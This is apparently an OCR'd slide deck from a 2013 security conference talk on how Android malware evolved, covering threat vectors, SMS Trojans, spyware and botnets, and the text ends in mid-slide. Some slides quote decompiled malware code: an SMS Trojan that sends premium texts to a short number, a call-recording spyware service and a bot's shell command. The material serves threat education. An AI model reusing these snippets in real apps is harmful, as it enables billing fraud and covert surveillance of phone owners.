Security in knowledge

ANDROID MALWARE EXPOSED – AN IN-DEPTH LOOK AT ITS EVOLUTION

Grayson Milbourne (@gmilbourne)

Webroot, Inc.


RSA CONFERENCE EUROPE 2013

Session ID: MBS-R02

Session Classification: Intermediate

Agenda

- Trends of 2013
  - OS releases
  - OS diversity and adoption
  - Industry awareness
  - Breaking news
- Evolutions in Android malware
  - Threat vectors
  - Popular malware permissions
  - Source code behaviors
  - SMS Trojans, botnets, spyware & adware
- Predictions for 2013/2014
- Q&A



Trends of 2013

Security in knowledge


#RSAC

RSA CONFERENCE EUROPE 2013

Trends of 2013 – OS Releases

- Google's last two major OS releases added a number of security focused improvements
  - Ice Cream Sandwich – December, 2011
    - Full device encryption
    - Introduced ASLR
    - Data transfer controls
  - Jelly Bean – July, 2012 – July, 2013
    - Built in bouncer / VirustTotal acquistion
    - Premium SMS send alerts
    - External storage permissions
    - SELinux
    - Always on VPN
    - Master key exploit fix

Trends of 2013 – OS Diversity/Adoption



Trends of 2013 – Industry Awareness

- Do Companies realize the risk?
  - 59% agree mobile devices create a high security risk
  - 49% think mobile device security is a high priority
- What are companies concerned with?
  - 74% are very concerned with data loss/protection
  - 70% are very concerned with mobile malware
- How are companies impacted?
  - 43% reported lost or stolen devices
  - 23% reported malware infected devices
- How fast has Android malware grown?
  - January 2012 – 13k samples, January 2013 – 180k samples
  - September 2013 – 650k samples + 615k PUA

Trends of 2013 – Breaking News

Q3-12
- Do-it-yourself Android malware tools
- Rogue AV's now on Android

Q4-12
- Drive-by-downloads target Android devices
- FBI warning to mobile device users

Q1-13
- Red-October mobile module - iOS, Win Mobile, Nokia
- Google Play app downloads Windows malware

Q2-13
- DIY tools for infecting legit Android apps with botnet code
- Increase in malicious Android banking app discoveries

Q3-13
- 'Master key' exploit discovered impacting 99% of devices
- Affiliate networks impersonate Google Play -> SMS Trojans

Evolutions in Android Malware

Security in knowledge

#RSAC

RSA CONFERENCE EUROPE 2013

Threat Vectors


Social-Engineering

- Rogue applications
- Infected applications
- SMS phishing
- Man-in-the-mobile
- Website drive-by
- QR code
- Rogue Android markets


Evasion Tactics

- Rogue applications
- System folder install
- Polymorphic distribution
- Payload encryption
- Security app removal
- Embedded payloads

Popular Malware Permissions



Targeted Source Code Behaviors



SMS Trojans

- First detected in the summer of 2010
- Alias: FAkeInst, SMSSend, Boxer, OpFake
- Variants: FakePlayer, RuFraud, Foncy
- Accounts for more than half of android malware
- Sends premium rate SMS
- Google Play – 3rd party markets – rogue markets
- Fake apps – fake markets

SMS Trojans - Then


```
<?xml version="1.0" encoding="utf-8"?>
<manifest package="org.me.androidapplication1"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:icon="@drawable/icon">
        <activity android:label="Porno Player" android:name=".MoviePlayer">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission android:name="android.permission.SEND_SMS" />
</manifest>
```

SMS Trojans - Then

```
public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    DataHelper localDataHelper = new DataHelper(this);
    if (localDataHelper.canwe())
    {
      TextView localTextView = new TextView(this);
      localTextView.setText("Go get a personal key ...");
      setContentView(localTextView);
      SmsManager localSmsManager = SmsManager.getDefault();
      localSmsManager.sendTextMessage("7132", null, "842397", null, null);
      localSmsManager.sendTextMessage("7132", null, "845784", null, null);
      localSmsManager.sendTextMessage("7132", null, "846996", null, null);
      localSmsManager.sendTextMessage("7132", null, "844858", null, null);
     }
     finish();
}
```

SMS Trojans Now – Pay for Play

- Sending up to 2 SMS messages to a short number:
- In France:
  - 81015 (€3.00)
  - 81085 (€4.50)
- In the UK:
  - 69067 (£2.00)
  - 79067 (£5.01)



SMS Trojans – Hiding Their Tracks

- Package names
  - com.software.update
  - opera.updater
  - lbjwhhtdin.veuenar
  - com.arche.NEED_FOR_SPEED_Shift
- Rogue market places
  - Reviews, forums
- Infiltrate Google Play
  - RuFraud

SMS Trojans – Hiding Their Tracks

To home | Applications for Android | Games for Android | News | Reviews phones | Video | FAQ

Authorization panel

Login

Password

Enter

Register | Forgot your password?

Subscribe to news by e-mail:

Subscribe

Need for Speed Shift for Android

The game **Need for Speed Shift Android** - it's just a great race! In this simulator to play this!

Quality graphics - impressive, you can drive the car with the accelerometer (in drifts will be difficult). Downloading the game from the studio Electronic Arts!

OS: Android 1.6 +
Version: 1.0.73

Privacy

- Functionality used by legit, gray and malicious apps
- Monitor behaviors
  - Voice
  - SMS
  - Location
  - Contacts
  - Camera
  - Browser

Commercial Spyware

- Tracks usage: phone, location, SMS, mic, camera
- Hidden from device owner, runs as a service, no icon


Blackhat Spyware

- NickiSpy, FinSpy, GoManag, GGTracker


```
public void callrecord()
{
  try
 ......
    {
      MediaRecorder localMediaRecorder = new MediaRecorder();
      this.recorder = localMediaRecorder;
    }
 .......
public void onCreate()
{
  super.onCreate();
  PowerManager.WakeLock localWakeLock =
      ((PowerManager)getApplicationContext().getSystemService("power")).newWakeLock(1, "RecordService");
  .....
    String str = localSimpleDateFormat.format(localLong);
    this.filetime = str;
    stopCallRec();
    callrecord();
  }
}
```

Man-in-the-Mobile (MitMo)

- ZitMo (Zeus)




- SpitMo (SpyEye)




Botnets

- Adds device to bot network
- Botnet activities:
  - Spam
  - Click-fraud
  - SMS
  - Data leakage
  - DDoS



Botnets - Then

- Geinimi – discovered December 2010
- Command & control, steals personal info
- Found on Google Play



Botnets - Now

- Foncy IRC bot – January 2012
- Rooter, command & control, SMS

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903040);
  ShellCommand localShellCommand = new ShellCommand();
  localShellCommand.sh.runWaitFor("mkdir /data/data/com.android.bot/files && chmod 777 /data/data/com.android.bot/files/");
